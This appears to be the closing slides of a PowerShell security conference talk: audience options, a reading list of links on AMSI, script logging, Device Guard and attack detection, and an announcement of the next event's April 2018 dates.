
- Grab a coffee
- Stay here to enjoy next presentation
- Change track and switch to another room

- Ask me questions or meet me in a breakout session room afterwards

Additional Information

http://www.labofapenetrationtester.com/2016/09/amsi.html
https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
http://www.powershellmagazine.com/2014/03/06/accidental-sabotage-beware-of-credssp/
https://www.youtube.com/watch?v=ZkJ64_tQxPU
http://www.leeholmes.com/blog/2014/12/08/maslows-hierarchy-of-security-controls/
https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/
https://github.com/Cn33liz/CScriptShell
https://docs.microsoft.com/en-us/windows/threat-protection/use-windows-event-forwarding-to-assist-in-instrusion-detection
https://ghostbin.com/paste/fevsc
https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf
http://www.exploit-monday.com/2016/09/using-device-guard-to-mitigate-against.html
https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
http://ow.ly/UNGx30aC6fO
https://blogs.technet.microsoft.com/ukplatforms/2017/04/04/getting-started-with-windows-10-device-guard-part-1-of-2/
https://msdn.microsoft.com/de-de/powershell/wmf/5.0/audit_script
https://www.youtube.com/watch?v=mPPv6_adTyg
https://p0w3rsh3ll.wordpress.com/2016/07/28/create-a-gpo-for-powershell-5-0-settings/
https://www.fireeye.com/blog/threat-research/2017/03/wmimplant_a_wmi_ba.html
https://adsecurity.org/?p=2604
https://adsecurity.org/?p=2277
https://cqureacademy.com/blog/windows-internals/code-signing
https://www.youtube.com/watch?v=DLtJTxMWZ2o
https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/powershell-logging-appendix-b.pdf
https://www.pluralsight.com/courses/powershell-remoting-fundamentals
http://www.redblue.team/2015/09/spotting-adversary-with-windows-event.html
https://technet.microsoft.com/de-de/itpro/windows/keep-secure/use-windows-event-forwarding-to-assist-in-instrusion-detection
http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/
https://www.fireeye.com/blog/threat-research/2017/03/_antivirus_evasionr.html
https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
https://www.joesecurity.org/blog/3366575203782396498
https://www.sapien.com/blog/2017/03/09/enabling-deep-script-block-logging/
http://www.systanddeploy.com/2016/01/powershell-gui-add-mahapps-metro-theme.html

Questions?



scheduled to be the week of

April 16-20, 2018

details on www.psconf.eu as they become available